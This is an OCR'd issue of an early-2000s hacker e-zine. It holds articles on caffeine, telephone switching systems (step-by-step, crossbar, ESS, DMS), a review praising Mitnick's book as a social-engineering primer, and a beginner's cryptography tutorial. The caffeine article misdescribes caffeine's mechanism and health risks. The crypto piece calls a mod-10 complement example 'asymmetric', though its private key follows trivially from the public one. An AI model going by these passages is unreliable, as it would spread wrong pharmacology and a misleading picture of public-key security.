
Radical Future

Nullify
Manufactured Consent
Spring 03 Issue 4



http://www.port7alliance.com

Senior Editor
Epiphany

Writers
Agent5, Anthony George, Ayla, Bland_Inquisitor, DATA_Noise, J0hny Lightning, John Elfrank-Dana, Khaos, KiLLer, Scramble45, Subzero1037, Token, Undetected, Unity

Front Cover Created By
Epiphany; Modified By Scramble45

Layout Designer & Graphic Artist
Epiphany, Scramble45

Special Thanks To
UnrealK for awesome logos and banners, **www.usystems.tk, www.rootsecure.net**, DDP **(www.stankdawg.com)**, **and www.hackerhost.com**

Radical Future is a production of Port7Alliance.com. This magazine focuses on computer hacking, and the freedom of speech, expression, and press when it comes to political beliefs and events. We try to cover a broad range opinions but we like to focus on opinions that are not normally heard in the mass media. This magazine will remain neutral at all times and respect different opinions. Radical Future targets the younger generation as to is produced by this generation. This publication is truly for the intellectual that lies in us all. If you believe in what we are trying to do, please offer your support at www.port7alliance.com.

2 + 2 = 5

-1984

Caffeinated!

Written By Epiphany

Caffeine is the most widely used drug in the entire world. It has become so firmly engrained in modern society that the working class could not begin to comprehend a world without caffeine or more notably coffee since both words are derived from the same Arabic root qahweh (pronounced “kahveh”). Caffeine was first isolated from coffee in 1820 and since then has found its way into nearly every candy and soft drink imaginable. However I am not complaining caffeine has saved me several times, particular with the production of RF3 which inspired me to write this brief article. And what geek could survive an all-nighter without a little caffeine in their system. So now that we know some of the history of caffeine, let us cover some of the effects.

A normal brain produces a chemical called adenosine. When adenosine binds to the adenosine receptors the brain, it causes all the activity to slow down and it makes the body tired. 1,3,7-trimethylxanthine or caffeine upon ingestion causes the brain to produce a chemical very similar to adenosine, so that it binds to the adenosine receptors instead. This in effect causes two things. (1) The activity in your cells does not decrease; it increases. (2) The blood vessels in your brain constrict.

After seeing all this increased activity in the body the brain thinks that it is in danger. So the pituitary gland sends messages to the adrenaline gland to produce adrenaline. The adrenaline causes the heart rate to increase and the liver to release more sugar into the bloodstream so that more energy is available.

Increasing energy is not the only effect caffeine incorporates; caffeine also acts as a diuretic for many people meaning it increases kidney activity which lets the body have better control of toxins. It is also a great appetite suppressant. All of these effects are considered positive effects, however if more caffeine is consumed than needed the negative effects begin to pop up.

Consumption of more than 300 milligrams causes temporary feelings of as anxiety, nervousness, and insomnia. In large amounts caffeine can also be addictive and it is also possible to overdose. Symptoms of caffeine intoxication include physical restlessness, nervousness, excitement, insomnia, flushed face, increased urination, hard time digesting, muscle twitching, rambling thoughts and speech, rapid or irregular heartbeat and periods

where you do not feel tired at all. Higher doses of caffeine may cause ringing in the ears or flashes of light, seizures, and possible fatal respiratory failure. Death occurs in doses over 10 grams.

Moderate drinkers need not worry about overdosing since heavily caffeinated drinks such as Jolt and Red Bull only contain 100 milligrams, which is nowhere near the danger level. However daily consumption can hurt drinkers in the long run by causing benign breast disease, prostate problems, hypertensive heart disease, cancer of the bladder and the lower urinary tract. Also people who drink five cups of coffee daily have a 50 percent greater chance of having heart attacks than no coffee drinkers.

So we should all learn never to abuse a good thing. Here are some interesting facts.

- It takes about 6 hours for one half of the caffeine to be eliminated
- Women metabolize caffeine about 25% faster than men.
- Caffeine is on the International Olympic Committee list of prohibited substances
- Coca Cola 64.7mg
- Dr Pepper 60.9mg
- Mountain Dew 54.7mg
- Diet Dr Pepper 54.2mg
- Pepsi-Cola 43.1mg

The Basic Principles of Telecom Switching - Part 1

Written By unity
djscott@icrossroads.com

Have you ever wondered how a telephone call is actually connected? I'm glad you do. A basic telephone call is connected in 5 steps (well, actually I condensed it into 5 steps).


1. Locate and identify the caller
2. Present a dial tone (tells the caller to go ahead)
3. Determine the path needed to get to the callers destination
4. Choose the best path for the call and link the path
5. If the line isn't busy, ring the destination

From then on its somewhat self explanatory. The concept where by a user can dial a number and be automatically connected to that number without the use of a human operator is one of the fundamental concepts to Telco's today. Telco's have created automated switching systems by which a telephone user can do just that, dial a number and be automatically connected. These automated systems were able to replace the switchboard operators, who used to do the switching manually, with ring-to-tip switchboards. Telco's use specialized switching equipment to achieve this autonomy.

The first such automated switching system was the Strowger system, also known as the Step-by-Step (Sxs) system. Step-by-step systems were very large, and bulky. That is excusable, though, due to the fact that they were conceived in the early 20th century. Step-by-Step switching was an analog switching system, totally hardware with no real computer or high-tech electronic components. Step-by-Step also used pulse-dialing, was the same tone (more like a click, actually) repeated a certain number of times for each key, rather than a different tone for each key.

was the same tone (more like a click, actually) repeated a certain number of times for each key, rather than a different tone for each key.

The part of a Step-by-Step system that allows autonomous dialing is basically comprised of a large number of "cans", with each can holding a ten-position switch. The first can connects to ten more cans, one for each position on the switch. The next ten cans each connect to ten more cans (up to 100 now), and each of those 100 cans connects to yet another 10 cans (now up to 1000). So, the grand total number of cans is 1111. The first set of cans are arranged something like this:
(a can is the X in the box)



Try to imagine that each of those last ten cans were connected to ten more. Then try to imagine that each of _those_ cans were connected to _another_ ten. Step-by-Step systems were huge! One system could fill an entire modern-day home, and some homes are even too small. They were also very inefficient. The cans that the switches were held in were very large, about the size of a torso of a person. Eventually, the cans got smaller, but the system was still very large. Step-by-Step is also a direct switching system, which means that the switching is directly controlled through the pulses sent over the line.

Connecting a call

Some lingo:

CO -
Central Office. The big building downtown where all of the main Telco equipment is found. The first three letters of your dial strings are the CO. For example, if your dial string was 477-1234, then the CO would be the 477 CO.

Exchange -
CO that is responsible for the routing in your area code. For example, there is an office in the 780 area code that is responsible for routing in the 780 area code. There are 5 levels of exchanges, with 5 being the lowest (end office) and 1 being the highest.

Station Number -
The last four digits of a regular telephone call make up the station number. For example, in the call 800-555-1234, the string "1234" would be the station number.

Let's say that you want to call Mike Deyong at 487-8468. The first three numbers in 487-8468 (which, namely 487) signify the CO you are calling. So, first of all, the CO you are connected to check if the first three numbers in you dial string belong to it. If not, it finds the goes to the next level up, the area code exchange. The area code exchange locates the proper CO, and then tells your CO. Your CO then sends the station number to the CO you are calling. Then the Step-by-Step system kicks in, and connects your call.

When you dial an overseas number, you are not directly connected to the place you are calling from you own exchange. You exchange needs to find the proper route to where you are calling. This is achieved through the use of special overseas exchanges that are set up for overseas use. When you dial an exchange that is not your own exchange, your exchange needs to route the call. So, it consults the exchange that is the next level up from it. The exchange the next level up will route the call, and find the proper overseas exchange, or, if possible, route the call overseas itself. This is where country codes come in. Country codes specify where the overseas exchange should route your call.

Crossbar was the next big leap in Telco switching technology. It was a large improvement in size and efficiency over the Step-by-Step system (smaller is better, crossbar was smaller). Crossbar implemented many helpful features that Step-by-Step did not have, but it is still considered very obsolete when matched against today's electronic switching systems. Still, it's a very interesting system, and has many features reminiscent of electronic switching systems.

A crossbar system has five main components:

1. Originating Register
The originating register stores the number that was dialed by the caller.
2. Connection Marker-Handler
The connection handler assigns each call to an originating register.
3. Register/Scanner
The register scanner is a (optional?) hybrid system that can perform both the functions of a connection handler and an originating register.
4. The Calling Matrix
A set of interconnected "crossbars" that make the connection, somewhat like a
step-by-step switch, but located on small horizontal and vertical bars.
5. Trunk Interface
The trunk interface sends the calls from the PBX or whatever to the central office.

The principle of operation for a Crossbar switch is much like a Step-by-Step switch.

The major problems with Crossbar and Step-by-Step switches were the fact that both are (were?) dependant on hardware, and on humans. Both humans and hardware are very unstable, both are likely to breakdown, and both often due. This dependency often created large blackouts for these old telephone networks, especially when large central offices or overseas exchanges went down. As well, the switching was slow, for example you often had to get on a waiting list to get an overseas call. This is why in the early 1970's some bright gut came up with the idea of using electronic switching. Hence ESS, Electronic Switching System.

ESS

ESS was the first real, revolutionary "wait-less, girl-less" Telco switching system. ESS is the bane of most of the

old phreak tools and technology, such as the infamous "blue box". ESS's move to electronics rather than hardware and humans allowed much smoother operation and many more features. If you have features in your area such as Call Waiting, Call Forwarding, Three-Way-Calling, etc, you are definitely running on an electronic system. Of course, we all are running on electronic systems nowadays. Most places run systems even more technical and up-to-date then ESS, which after all, was created in the 1970's.

The success of electronic switching systems created a need for even more advanced systems. The early ESS systems were not fully digital, and still ran under analog, only using a computer for switching. These early systems, like 1ESS and 3ESS were not truly digital. The real digital systems came along with 5ESS, fully digital systems. ESS also spawned a number of offshoots, companies other than AT&T also tried to get their hand in the pie, and other switching systems such as DMS and AXE sprung up.

The main components of an ESS systems were, simply, a computer, a terminal, and a switching system. Of course, that can be expounded upon, but essentially that was it. The Telco's switches to large database type storage systems to store customer info, rather than have large stocks of paper lying around. As well, switching to electronic customer info allowed the Telco's to have their new electronic switches communicate with their database. COSMOS is the database that Bell used to keep track of customer information. It was a large, scalable system that tied into the switches, and was used to determine what type of service a said user would receive. As well, Bell has database systems to keep track of their lines, and to determine what numbers were bound to what.

Electronic switching systems defeat blue boxing. The lines on the phone are no longer terminated by the 2600 Hz tone, and many telephones are not set up to even take tones over the mouthpiece. The tones that come over the lines are no longer responsible for directly manipulating the Telco switching equipment.

DMS

DMS stands for Digital-Multiplexor System. DMS is widely used, and very scaleable. DMS is a very up-to-date switching system, and is used in many large centers in the United States and Canada. MDS has a huge trunk and line capacity, from 100 000 lines on a DMS-100 to 60 000 trunks on a DMS-200 system. DMS is suitable for large urban operations, as well as rural telephone service.

The DMS system is very small, it takes up less than 16% of the space needed for a
comparable SxS system, and less than 16% of a comparable Crossbar system. (or so says _Understanding the Digital Muliplexor System_). DMS has many modules that allow extra service and functionality. DMS is inherently the same as other switching systems in the way that it connects calls, except for the fact that routing is now electronic, and more on par with what most people now consider "routing", that is, packets flying around on the lines. The Telco network is now basically a large network of routers, which cuts down on the number of lines actually needed, since one line can carry a large amount of packet traffic. Telco routing is more like computer; packet based routing then the old copper wire switching.

DMS-100 is equivalent to a class 5 local office (end office), and has the ability to manage from 1000 up to 100,000 lines. It handles the basics, basic telephone service that is, and can be expanded to include cellular and radio service (DMS-100 MX). DMS has a large number of add-on modules that can be added on (duh) to increase functionality. The Outside Plant Module (OPM) has the ability to handle another 7650 lines, and is often used to provide service to rural areas. DMS-200 is similar to DMS-100, and has the ability to handle up to 60,000 trunks.

SAC (special area code) numbers are numbers that have been flagged by the switching system as having special billing properties, possibly extra billing or no billing. Currently, the prefixes for these numbers are (sorry if I missed some) 800, 888, 866, 900, 910, 710, 810, 610 and 700. I have heard that some people feel that calls to toll-free numbers are not recorded. This is not usually true. If you dial up a number an 800 number, the number actually goes on your bill, and is recorded. The call is not removed from your bill until immediately before the bill is printed out to be mailed. At this time, the charge for the 800 number is removed, and not before. You do not get charged, but they are record.

Many electronic switching systems have been set up to have an "800 - Trouble List", or "Toll-Free Trouble List". Hand scanning a large amount of numbers from your home could possibly get you on this list, but many people have that have hand scanned a large amount of numbers have never reported being on this list, or receiving any kind of warning from the Telco.

Book Review of Kevin Mitnick's "The Art Of Deception"

By Khaos
khaos@port7alliance.com

Kevin Mitnick, the author of The Art of Deception, is probably the single-most unreasonably punished person for computer crime. He was labeled a 'computer terrorist' by the FBI, and kept authorities on the hunt for 3 years while he hacked into networks of Sun Microsystems, Motorola, and Novell, among others. He was finally arrested in 1995. He was held without bail for almost 5 years, and he spent eight months of it in solitary confinement. He was the only person in U.S. history to be held without a bail hearing. He is released in 2000, but was not allowed to travel or use any technology without government permission until January 2003. Since then he is allowed to carry a mobile phone, but he is still not permitted to use email or to go online.

On to his book.

First I would like to start out by saying that I would recommend this book to almost anyone, not just hackers. It is one of the most entertaining books I've ever read, and it's easy to follow the examples that Mitnick gives. Each little example is like a well-written short story, with a definite build-up and climax. Mitnick does a great job of explaining how each 'scam' was done and how the person acquired the information they did.

Although the book makes for quite entertaining reading, it is extremely valuable to a hacker, most especially a beginning hacker. This book is the single best teacher for social engineering that I have ever read. The only better teacher is, of course, first-hand experience. Mitnick adds after each example an explanation of how it could've been prevented, but the fact is, most of these social engineering attacks simply can't be prevented if done well. It's my personal opinion that Mitnick wrote this book more as a 'how-to' guide and just disguised it as a 'how to prevent' guide so it would be published. Even if that wasn't his intention, it is the result. There is only 1 minor problem that I found while reading, and that is that some of the stories get somewhat repetitive. However, as a teacher of social engineering, this repetitive nature shows the same type of social engineering from different approaches, which allows one trying to learn social engineering more ideas and examples. All in all, The Art of Deception is a 'must-have' for someone who is looking for reading on social engineering, and I would recommend it to anyone.

To find out more about the Kevin Mitnick Story, visit www.freekevin.com

CRYPTO TUTORIAL FOR NEWBIES

Written by DATA_Noise

http://www.usystems.tk

Cryptographic algorithms which do the 'heavy lifting' of encryption and decryption need two pieces of input in order to work:

1) Message

2) Key

The message fed into an encryption algorithm is typically a readable, plain text message, while a scrambled message (a.k.a. cipher text) is given to a decryption algorithm for subsequent conversion back into the original plain text form. The key is a string of bits which controls the output of the crypto algorithm. In the case of encryption, one key would yield one particular scrambled form of scrambled output. In other words, if you choose a different key, you get a different message out the other end. The length of the key along with the mathematical properties of the specific algorithm determine how hard (or easy) it is for someone to crack the scheme and read your secrets. A discussion of the inner workings of crypto algorithms is beyond the scope of this tutorial, but is covered extensively in the book Applied Cryptography, by Bruce Schneier (1996).

Worth noting is the fact that the security of the message should not be dependent upon keeping the algorithm itself secret. In fact, the very best crypto algorithms are also some of the best known. The reason for this is that well-known algorithms have been exposed to analysis by the best cryptographic minds in the world and have proven their value under the bright lights of intense public scrutiny. 'Secret' algorithms, on the other hand, are likely to contain vulnerabilities that their creators had not envisioned. Since secret algorithms have not been exposed to extensive review by the crypto community, these weaknesses lie just below the surface, waiting for a hacker to exploit them. As will be shown in this tutorial, it is the cryptographic keys, no the algorithms, that need to remain secret.

The most straightforward form of crypto is called (or secret key) cryptography. This scheme is called symmetric because the same key both encrypts and decrypts the message. Since you use the same key on both sides of the operation, there is symmetry of the keys. Both sender and receiver have a 'shared secret' 'the symmetric key 'that they both must know in order for this approach to work.

For many years the most popular form of symmetric crypto has been the Data Encryption Standard (DES). Invented by IBM, it ultimately became a US government standard in the late 1970s. Relatively speaking, DES is fast, safe and reliable. It has withstood the test of time, an important criterion in choosing a security technology. More recently, however, the strength of DES's 56-bit key length has come under question.

Perhaps a more significant problem with DES (or with any other symmetric key scheme) is the requirement that both the sender and receiver know the shared secret. If Alice wants to send Bob a message, she would select a symmetric key, encrypt the message with that key and then send the encrypted message to Bob. To decrypt the message, Bob would have to know what the key is.

How can Alice give him this information? She could write down the key on a piece and pass it to Bob in a clandestine meeting at a prearranged place. Just like the old spy movies, once he had read the key, Bob could tear it up into lots of little pieces and swallow them in order to maintain secrecy. However, in order to keep the security high, they will need to change this key about every month, day, hour or so that the compromise of a single key wouldn't result in a compromise of all their communications. This would require still more cloak-and-dagger exchanges and unless Bob is a goat, he isn't going to like eating all that paper.

Other offline methods such the telephone, fax or mail are too slow, cumbersome, and subject to their own set of attacks. But if Alice sends Bob the key online, then what's to prevent a hacker from intercepting it? She could encrypt the key? You can see how the recursive nature of this problem gets out of control quickly' unless Alice uses a different encryption scheme, one that doesn't require her to send Bob the key. No, it's not impossible and it doesn't even involve ESP.

Given that we just discussed something called symmetric cryptography, you can almost guess that the next section will deal with something called asymmetric cryptography - and you'd be right. Asymmetric crypto, as its name suggests, is just the opposite of symmetric crypto. Instead of using the same key to both encrypt and decrypt, two keys are require. Either can be use to encrypt and decrypt so long as you bear in mind that whatever you do with one key can only be undone

with the other. For example, if Alice wants to send Bob a message that only he can read using this technique, Bob (actually his box) would need to compute two keys in advance. These keys would be mathematically related in such a way that anything encrypted with one can be decrypted only with the other and vice versa.

Next Bob would arbitrarily designate one key to be his private key and the other to be his public key. Bob's private key, as you would expect, must remain private. He would tell it to no one under any circumstance. It has been generated on his computer and should never leave his computer in order for it to truly remain private.

Bob's public key, on the other hand, would be published to anyone who wanted to communicate with him, in no way is he compromising his security by telling someone what his public key is because there is no practical way for a person to derive his private key from his public key. The proof of this apparent mathematical paradox is beyond the scope of this tutorial.

Let's say that the secret message that Alice wants to send is her unlisted phone number which is, for the sake of this example, 867-5309. Bob calculates a pair of asymmetric keys which have a special complementary mathematical relationship. For example, Bob arbitrarily selects one key to be 1234567 (trivial, but will work for this example). The encrypt/decrypt function is base on modulo 10 arithmetic (which sounds more complicated than it is). This simply means that when you add two digits together, you then divide the result by 10 and only the remainder is kept. Here is an example:

5+7=12 and 12/10=1 with a reminder of 2
therefore, in mod 10 arithmetic: 5+7=2

Alice could encrypt the secret message using a trivial algorithm involving a digit-by-digit addition in mod 10 arithmetic as follows:

8675309 The secret message Alice wants to send Bob
1234567 Bob's public key

_____
9809866 The encrypted message on mod 10 arithmetic

Bob would then decrypt the secret message using the same algorithm with its complementary key:

9809866 The encrypted message
9876543 Bob's private key

_____
8675309 The original message

Why does this work? You know that adding 0 to anything simply yields that same thing, right? Well, in this example, it turns out that adding Bob's public and private keys together using mod 10 arithmetic is essentially the same thing as adding 0 to the original message. This is because these keys were carefully chosen to be what are called 10's complements of each other. You might not recognize this terminology but you can easily see how it works:

1234567 Bob's public key
9876543 Bob's private key

_____
0000000 The digit-by-digit sum in mod 10 arithmetic

At first it may not seem possible that a mathematical algorithm could not be easily reversed using the same numbers with an opposite operation. We're accustomed to the fact that if you start with 5 and add 3 to it you will get 8. We also fully expect that we can turn it all back around by taking the result (8) and subtracting (the opposite of adding) the 3 we just added in order to end up where we started with, 5. As you can see from the previous mod 10 example, though, asymmetric relationships do, in fact, exists as well. Of course, the actual algorithms used in real world cryptosystems are much more complicated than the one shown here, but this demonstrates how such operations are possible.

Back to the asymmetric crypto example with Alice and Bob... if Bob has been careful to make sure that he is the only person in the world who knows his private key, then a message encrypted with his public key can only be read by him. So if Alice wants to send a private message for Bob's eyes only, she can use asymmetric encryption along with Bob's public key to encrypt the message and freely send it over a public network. Then Bob, and only Bob, can decrypt the message because he is the only one who knows his private key (which is the only one that can decrypt the message).

Conversely, Bob can turn the whole process around. This way Alice can determine if a message did, indeed, come from him. If Alice can decrypt the message with Bob's public key then he must have been the one to encrypt it with his private key, therefore, the message did indeed come from him.

In fact, Bob could take a single message and encrypt it with both his private and Alice's public keys (two separate encryptions of the same message). Alice would decrypt it with her private and Bob's public keys, and they could authenticate both the sender and the receiver of the message. It may take a few minutes for that to sink in but if you can convince yourself that this works, you will be a long way down the road toward understanding the value of asymmetric algorithms.

So now you may ask, Why not simply use asymmetric cryptography all the time, since it doesn't have the problem that symmetric schemes do in needing secret keys? The reason is simple. Asymmetric crypto is about 10 to 100 times more computationally intensive than symmetric crypto. In fact, some have suggested that RSA, a popular form of asymmetric crypto, which was named for its inventors (Rivest, Shamir and Adleman), might just as easily stand for Really Slow Algorithm.

If your message is of any substantial size, you would need to limit the amount of asymmetric crypto that must take place (unless you have loads of patience and free CPU cycles). Most commercial crypto applications strike a balance between the pros and cons of symmetric and asymmetric schemes by using something like DES or triple DES to encrypt the bulk message payload and RSA encryption to distribute the symmetric keys. Since symmetric keys lengths are relatively small (typically 56-128 bits) as compared to message payloads (which could be thousands of bytes long) the overhead from the asymmetric encryption is minimized.

For RSA to work, we need to have a means for telling the world what our public keys are. This is where digital certificates comes in. A Digital Certificate is a message that contains important information about you, such as your name, your public key, and when the certificate expires. You would not include any private information here as this is going to be freely exchanges with anyone that wants to communicate with you. This digital certificate, then, serves as a means of identifying you in a virtual world of electrical impulses. Since you can't very well show the other party your driver's license, passport, or employee ID card on cyberspace, digital certificates are used instead.

But how can Bob, know if the digital certificate that he has just received from Alice is really hers? How does he know that someone else isn't simply claiming to be Alice while sending him his own digital certificate instead? The answer that Bob deals with this in much the same way that ID cards in the physical world are handled - he relies on a trusted third party.

Bob might not know Alice, but if he knows that the credentials she presented were issued but the government's passport office or department of motor vehicles, he doesn't have to take her word for it. He knows that Alice had first to prove her identity to a government agency before a physical credential was issued. If Alice has the valid credentials then Bob has a decent indication that she met the government's criteria and this is probably good enough for him. Physical credentials often bear a handwritten signature or seal which signifies authenticity. Digital certificates, quite appropriately, contain digital signatures from the certificate authority to prove where they came from.

How does one sign a digital certificate? Clearly, an ink pen won't work when we're dealing with strings of 1's and 0's that the digital computers operate with. The answer is cryptography.

When Alice wants to send a message to Bob that only he can read, she encrypts the bulk message using a randomly selected symmetric key. That helps ensure confidentiality. She also wants to ensure that the message Bob receives is the same one that she sent (message integrity) so Alice runs a hashing function (similar to a checksum), which calculates a unique message digest value.

This digest is, as its name implies, a summary of the full message. It doesn't actually contain the message itself, though, but rather a fixed-length numeric value that is unique to that message. One well-known hashing function, SHA-1, reduces a message of over 18 quintillion bits to a 160-bit digest. A good hashing function yields a significantly different digest value even if the original message has been changed only slightly. Also, it does not allow a non authorized person to determine the original message based solely on the digest value. In other words, it's an irreversible, one-way function.


After calculating the message's digest value, Alice would then encrypt this digest using her private key. The result is known as a digital signature. She then sends this digitally signed message and her certificate to Bob. When he receives the message, he runs the very same hashing function that Alice ran so that he can determine the message digest on his own. Then Bob decrypts Alice's signature using her public key (which he obtained from Alice's certificate) and sees if the digest value that she calculated on the sending side matches the one that he calculated on the receiving side. If they match, then Bob can believe, to a reasonable degree of certainty, that the message has not been modified along the way.

But how can Bob know that the public key in Alice's certificate is really her public key and not that of an impostor? The answer is that her certificate has been digitally signed by a recognized certificate authority - a third party that both of them trust and whose public key is well known. Since Bob knows the public key of the CA (certificate authority) that issued the certificate, he can simply run the same integrity check on the certificate that he just ran on the message. In other words, Bob can calculate a digest value for the certificate and compare it to the one contained in CA's digital signature (which is included on the certificate). Of course, Bob would need to decrypt the CA's digital signature using the CA's well-known public key before comparing the two digest values, but once this is done, he can determine the validity of Alice's certificate and the trustworthiness of her public key.


Another benefit of this scheme is that Bob has also established that this message did, indeed, come from Alice because it was signed using her private key - something she only knows. This, then, could be the basis for non-repudiation, allowing him to hold Alice to the terms and conditions of any agreements they make using this technology. In fact, non-repudiation is ultimately a legal condition - not a technical one; therefore, it is the courts that must decide whether a binding agreement exists or not depending upon their trust in not only the technology employed but also the procedures involved in its use. The point here is that digital signatures can provide a technological basis for non-repudiation, assuming that private keys remain private and that the certificate authorities are up to the task of conclusively verifying entities before issuing digital certificates to them.

Hope this gives you a better view on the legality of cryptography and how its that it works, but remember to keep a little bit of paranoia, just in case.

